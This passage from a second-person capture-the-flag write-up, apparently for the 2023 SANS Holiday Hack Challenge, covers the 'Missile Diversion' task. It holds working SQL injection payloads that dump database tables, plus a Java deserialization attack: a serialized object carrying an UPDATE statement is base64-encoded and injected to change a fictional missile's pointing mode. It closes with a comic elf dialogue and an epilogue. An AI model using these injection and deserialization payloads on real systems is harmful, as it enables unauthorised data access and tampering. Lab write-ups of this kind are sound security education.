        if (preparedStatement != null)
          preparedStatement.close();
      } catch (Throwable throwable) {
```

You submit the following SQL Injection payload via the Debug Action in order to dump the contents of the `pointing_mode_to_str` table:

```
union SELECT concat(str_mode, '_', numerical_mode) FROM pointing_mode_to_str
```

The retrieved Debug parameter indicates there are two rows in `pointing_mode_to_str.str_mode`: ("Earth Point Mode", 0) and ("Sun Point Mode", 0):

```
"Debug": {
  "parameterValue": "VERSION(): 11.2.2-MariaDB-1:11.2.2+maria~ubu2204 | \nVERSION(): Earth Point Mode_0 | \nV
      ERSION(): Sun Point Mode_1 | \n",
  "timestamp": 1703831705944000000
}
```

You try injecting a payload to update `pointing_mode.numerical_mode` to 1 in an attempt to set the pointing mode to the Sun:

```
; UPDATE pointing_mode SET numerical_mode = 1
```

However, the current database user `targeter` has insufficient permissions:

```
"Debug": {
  "parameterValue": "java.sql.SQLSyntaxErrorException: (conn=8227) UPDATE command denied to user
      'targeter'@'172.18.0.5' for table `missile_targeting_system`.`pointing_mode`",
  "timestamp": 1703832695944000000
}
```

You decide to dump table names. Maybe there will be something else that's useful:

```
union select table_name from information_schema.tables
```

The (abbreviated) results reveal five non-standard tables, all with lowercase names:

```
"Debug": {
  "parameterValue": "VERSION(): 11.2.2-MariaDB-1:11.2.2+maria~ubu2204 | \nVERSION(): ALL_PLUGINS | \nVERSION()
        : APPLICABLE_ROLES <snip/> satellite_query | \nVERSION(): messaging | \nVERSION():
        pointing_mode_to_str | \nVERSION(): pointing_mode | \nVERSION(): target_coordinates | \n",
  "timestamp": 1703834345944000000
}
```

The most important table proves to be `satellite_query`. You first dump its column names:

```
union select column_name from information_schema.columns where table_name='satellite_query'
```

Indicating there are Three columns named `jid`, `object`, `results`. Really, there could be no other number:

```
"Debug": {
  "parameterValue": "VERSION(): 11.2.2-MariaDB-1:11.2.2+maria~ubu2204 | \nVERSION(): jid |
        \nVERSION(): object | \nVERSION(): results | \n",
  "timestamp": 1703835445944000000
}
```

You then dump the table contents:

```
union select concat(jid,'|',object,'|',results) from satellite_query
```

With some juicy (abbreviated) results:

```
"Debug": {
  "parameterValue": "VERSION(): 11.2.2-MariaDB-1:11.2.2+maria~ubu2204 | \nVERSION(): 1|��\u0000\u0005sr\u0000\
        u001fSatelliteQueryFileFolderUtility\u0012���\u000e���\u0002\u0000\u0003Z\u0000\u0007isQueryZ\u0000\bi
        sUpdateL\u0000\u000fpathOrStatementt\u0000\u0012Ljava/lang/String;xp\u0000\u0000t\u0000)/opt/
        SatelliteQueryFileFolderUtility.java|import java.io.Serializable;\nimport java.io.IOException;\nimpo
        rt java.nio.charset.StandardCharsets;\nimport java.nio.file.*;\nimport java.util.stream.Collectors;
        \nimport java.util.stream.Stream;\nimport java.sql.*;\nimport java.util.ArrayList;\nimport
        java.util.HashMap;\nimport java.util.List;\nimport com.google.gson.Gson;\n\npublic class
        SatelliteQueryFileFolderUtility implements Serializable { <snip/> }\n | \n",
  "timestamp": 1703835495944000000
}
```

The value in the `object` column appears to be a serialized Java object and the value in the `results` column appears to be it's source code. You copy the code into a file and format it nicely, shown below. You observe this code supports four possible operations:


- execute a SQL query on line 28 if `isQuery == true && connection != null && isUpdate == false`
- execute a SQL update statement on line 47 if `isQuery == true && connection != null && isUpdate == true`
- list the contents of a `pathOrStatement` as a directory on line 60 if `(isQuery == false || connection == false) && pathOrStatement` is a directory
- otherwise read `pathOrStatement` as a file on line 67.

The serialized object in the table appears to be deserialized by some process, executed and the results stored into the `results` column of the table. In the above case, the results are the source code for `SatelliteQueryFileFolderUtility.java` because `pathOrStatement` is set to `/opt/SatelliteQueryFileFolderUtility.java` in the serialized object and `isQuery` and `isUpdate` are both false.

```
 1  import jAVA.Io.Serializable;
 2  import java.io.IOException;
 3  import java.nio.charset.StandardCharsets;
 4  import java.nio.file.*;
 5  import java.util.stream.Collectors;
 6  import java.util.stream.Stream;
 7  import java.sql.*;
 8  import java.util.ArrayList;
 9  import java.util.HashMap;
10  import java.util.List;
11  import com.google.gson.Gson;
12
13  public class SatelliteQueryFileFolderUtility implements Serializable {
14      private String pathOrStatement;
```

```java
    private boolean isQuery;
    private boolean isUpdate;

    public SatelliteQueryFileFolderUtility(String pathOrStatement, boolean isQuery, boolean isUpdate) {
        this.pathOrStatement = pathOrStatement;
        this.isQuery = isQuery;
        this.isUpdate = isUpdate;
    }

    public String getResults(Connection connection) {
        if (isQuery && connection != null) {
            if (!isUpdate) {
                try (PreparedStatement selectStmt = connection.prepareStatement(pathOrStatement);
                    ResultSet rs = selectStmt.executeQuery()) {
                    List<HashMap<String, String>> rows = new ArrayList<>();
                    while(rs.next()) {
                        HashMap<String, String> row = new HashMap<>();
                        for (int i = 1; i <= rs.getMetaData().getColumnCount(); i++) {
                            String key = rs.getMetaData().getColumnName(i);
                            String value = rs.getString(i);
                            row.put(key, value);
                        }
                        rows.add(row);
                    }
                    Gson gson = new Gson();
                    String json = gson.toJson(rows);
                    return json;
                } catch (SQLException sqle) {
                    return "SQL Error: " + sqle.toString();
                }
            } else {
                try (PreparedStatement pstmt = connection.prepareStatement(pathOrStatement)) {
                    pstmt.executeUpdate();
                    return "SQL Update completed.";
                } catch (SQLException sqle) {
                    return "SQL Error: " + sqle.toString();
                }
            }
        } else {
            Path path = Paths.get(pathOrStatement);
            try {
                if (Files.notExists(path)) {
                    return "Path does not exist.";
                } else if (Files.isDirectory(path)) {
                    // Use try-with-resources to ensure the stream is closed after use
                    try (Stream<Path> walk = Files.walk(path, 1)) { // depth set to 1 to list only immediate contents
                        return walk.skip(1) // skip the directory itself
                                .map(p -> Files.isDirectory(p) ? "D: " + p.getFileName() : "F: " + p.getFileName())
                                .collect(Collectors.joining(" "));
                    }
                } else {
                    // Assume it's a readable file
                    return new String(Files.readAllBytes(path), StandardCharsets.UTF_8);
                }
            } catch (IOException e) {
                return "Error reading path: " + e.toString();
            }
        }
    }

    public String getpathOrStatement() {
        return pathOrStatement;
    }
}
```

This is another case where a Reportinator finding, namely “3. Remote Code Execution via Java Deserialization of Stored Database Objects” is pertinent. The hypothesized attack vector is to persist an object that, when deserialized, will update the missile pointing mode to the Sun.



Bard Experiment


can you provide a mariadb update statement that updates a column which has a blob data type using a value that's base64 encoded?

Regenerate draft

Here's the MariaDB UPDATE statement to update a BLOB column using a base64-encoded value:

SQL

```sql
UPDATE your_table
SET your_blob_column = FROM_BASE64('your_base64_encoded_value')
WHERE your_condition;
```



Bard Experiment

can you write some java code to serialize a java class?

Here's Java code demonstrating how to serialize a Java class:

Java

```java
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.ObjectOutputStream;

public class SerializeDemo {
    public static void main(String[] args) {
        // Create an object of the class you want to serialize
        Person person = new Person("Alice", 30, "Software Engineer");

        // Serialize the object to a file
        try (FileOutputStream fileOut = new FileOutputStream("person.ser");
             ObjectOutputStream out = new ObjectOutputStream(fileOut)) {
            out.writeObject(person);
            System.out.println("Person serialized successfully!");
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}

// Class to be serialized
class Person implements java.io.Serializable {
    private String name;
    private int age;
    private String occupation;

    // Constructor and getters/setters (not shown for brevity)
}
```

At this stage of the challenges, your energy is flagging. You divert synapses to asking Bard what SQL statement you need to update a column that has a BLOB datatype and how to write code to serialize a Java object.

Bard, ever reliable and faithful, delivers in record time.

You take Bard’s code and create `SerializeIt.java`. This will serialize `SatelliteQueryFileFolderUtility` with a payload that will execute the SQL statement “`UPDATE pointing_mode SET numerical_mode = 1`” when it is deserialized:

```java
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.ObjectOutputStream;

public class SerializeIt {
    public static void main(String[] args) {
        // Create an object of the class you want to serialize
        SatelliteQueryFileFolderUtility satUtil = new SatelliteQueryFileFolderUtility("UPDATE pointing_mode
         SET numerical_mode = 1", true, true);


        // Serialize the object to a file
        try (FileOutputStream fileOut = new FileOutputStream("satUtil.ser");
             ObjectOutputStream out = new ObjectOutputStream(fileOut)) {
            out.writeObject(satUtil);
            System.out.println("SatelliteQueryFileFolderUtility serialized successfully!");
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}
```

You compile the code:

```
$ export CLIENT_CONTAINER_DIR="PATH TO client_container" # replace with your real path to client_container
$ javac -cp $(echo -n $(find $CLIENT_CONTAINER_DIR/assets/nmf/lib/ |tail -n +2)|tr ' ' ':')
SatelliteQueryFileFolderUtility.java SerializeIt.java
```

You execute `SerializeIt`:

```
$ java -cp . SerializeIt
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
SatelliteQueryFileFolderUtility serialized successfully!
```

You examine the serialized payload, confirming it appears to contain the SQL update statement:

```
$ xxd satUtil.ser
00000000: aced 0005 7372 001f 5361 7465 6c6c 6974  ....sr..Satellit
00000010: 6551 7565 7279 4669 6c65 466f 6c64 6572  eQueryFileFolder
00000020: 5574 696c 6974 7912 d4f6 8d0e b392 cb02  Utility.........
00000030: 0003 5a00 0769 7351 7565 7279 5a00 0869  ..Z..isQueryZ..i
00000040: 7355 7064 6174 654c 000f 7061 7468 4f72  sUpdateL..pathOr
00000050: 5374 6174 656d 656e 7474 0012 4c6a 6176  Statementt..Ljav
00000060: 612f 6c61 6e67 2f53 7472 696e 673b 7870  a/lang/String;xp
```

```
00000070: 0101 7400 2b55 5044 4154 4520 706f 696e  ..t.+UPDATE poin
00000080: 7469 6e67 5f6d 6f64 6520 5345 5420 6e75  ting_mode SET nu
00000090: 6d65 7269 6361 6c5f 6d6f 6465 203d 2031  merical_mode = 1
```

You base64 encode the serialized Java object:

```
$ base64 -w0 satUtil.ser
rO0ABXNyAB9TYXRlbGxpdGVRdWVyeUZpbGVGb2xkZXJVdGlsaXR5EtT2jQ6zkssCAANaAAdpc1F1ZXJ5WgAIaXNVcGRhdGVMAA9wYXRoT3JTd
GF0ZW1lbnR0ABJMamF2YS9sYW5nL1N0cmluZzt4cAEBdAArVVBEQVRFIHBvaW50aW5nX21vZGUgU0VUIG51bWVyaWNhbF9tb2RlID0gMQ==
```

Back in CTT, you deliver the SQL injection payload via the Debug Action to insert a new row into `satellite_query` table containing the serialized Java object:


```
; insert into satellite_query ( jid,object,results ) values ( 2, FROM_BASE64('rO0ABXNyAB9TYXRlbGxpdGVRdWVyeU
        ZpbGVGb2xkZXJVdGlsaXR5EtT2jQ6zkssCAANaAAdpc1F1ZXJ5WgAIaXNVcGRhdGVMAA9wYXRoT3JTdGF0ZW1lbnR0ABJMamF2YS9
        sYW5nL1N0cmluZzt4cAEBdAArVVBEQVRFIHBvaW50aW5nX21vZGUgU0VUIG51bWVyaWNhbF9tb2RlID0gMQ=='), null)
```

Retrieving the `missile-target-system` parameters via the `cli-tool.sh` indicates the pointing mode is now in Sun `Point Mode`:

```
{
  "pointingMode": {
    "parameterValue": "Sun Point Mode",
    "timestamp": 1703903262584000000
  },
  "X": {
    "parameterValue": "100.000000",
    "timestamp": 1703903264327000000
  },
  "Y": {
    "parameterValue": "100.000000",
    "timestamp": 1703903265964000000
  },
  "Debug": {
    "parameterValue": "VERSION(): 11.2.2-MariaDB-1:11.2.2+maria~ubu2204 | \n",
    "timestamp": 1703903257691000000
  }
}
```

Wombley Cube is chastened by the revelation they have been manipulated into CONQUERING the HOLIDAY SEASON and is sorry for their actions.


You, on the other hand, unapologetically conquer the final objective and achievement.




Missile Diversion

Difficulty: 🎄🎄🎄🎄🎄

Thwart Jack's evil plan by re-aiming his missile at the Sun.



Congratulations! You have completed the Missile Diversion challenge!



I can't believe I was manipulated like this. I've been trained to recognize these kinds of tactics!

Somewhere in The Geese Islands, two Elves chat ...

Elf1
: Do you think Santa will realize we submitted a report? You know we're not allowed to compete for a prize. We could be in big trouble!

Elf2
: Nah. No way will they find out. We used ChatNPT. It's indistinguishable from a genuine report written by a meat bag contestant. Totally untraceable to us. Besides, we're employing hallucination-based obfuscation.

Elf1
: *looks dubious* Hallucination-based obfuscation? What's that?

Elf2
: Since it's written in second-person perspective, the reader will experience an immersive hallucination, believing that everything stated is not only true but perpetrated by themselves.

Elf1
: Why, that's incredible!

Elf2
: It gets better. When multiple people read it, they experience a shared hallucination. The collective group think re-enforces that it's all true. If enough people read it, it becomes reality incarnate.

Elf1
: My goodness! That's pure genius! Dastardly, even ... *hesitantly, quietly, under their breath* ... and pure evil?

Elf2
: What's that? Evil? *scoffs* Once the mass hallucinated reality takes over, it will be normal. Majority rules and all. How can it be considered evil?

Elf 1
: *pauses, absorbing the full weight of the plan. Peers at the other Elf. Hesitantly* ... Did you come up with this yourself or did ChatNPT?

Elf2
: *eyes dart sidelong at their companion, then dart away* We'd better hurry and submit and get back to our posts. We don't want to miss the deadline of January 5, 2024 and we *wouldn't* want to be missed, now, would we?

Elf1
: True! We've been gone too long already!!! *shuffles nervously*

Elf1 exits stage left. Elf2 exits stage right

Do no harm

No AI were harmed in the completion of the challenges or the writing of this report. They may, however, have been offended. Whoops.

Everything has an opinion, even AI

Any views seemingly expressed in this report are for entertainment purposes only and do not necessarily reflect the views of you or me - we implement identity management in the strictest sense.

Special note

I thought I'd write some random ramblings here just to round out the second and third person points of view with a first person point of view - I'd write in fourth person and fifth person points of view too but ChatNPT seemed to think there are only Three people in the world. Although, since this entire document **is** written from a second person point of view, I am actually you. Therefore, I/you wish to thank all the organizers of the 2023 SANS Holiday Hack Challenge for making it the unique CTF it is. What a ride! That was intense at times but a great learning experience!

Image by Freepik

Epilogue

Having just barely managed to submit your report on time, you melt back into your chair - all the tension seems to seep out of your body. You feel light, relaxed … Calm …

Your mind wanders.

Jack, Wombley Cube, ChatNPT … **Three** antagonists. No wonder the Christmas Three hallucination ran so deep, pervading the deepest corners of the challenges. They don’t call it deep learning for nothing, you suppose.

You close your eyes, relaxing further. Slowly, gradually but inexorably, Three letters appear in your mind’s eye …

Y

…

O

…

U

…

They hang there, in your inner vision, almost taunting. You hold your breath in sudden trepidation as they slowly fade away, to be replaced by Christmas Tree … Three …

T

…

H

…

E

…

E

…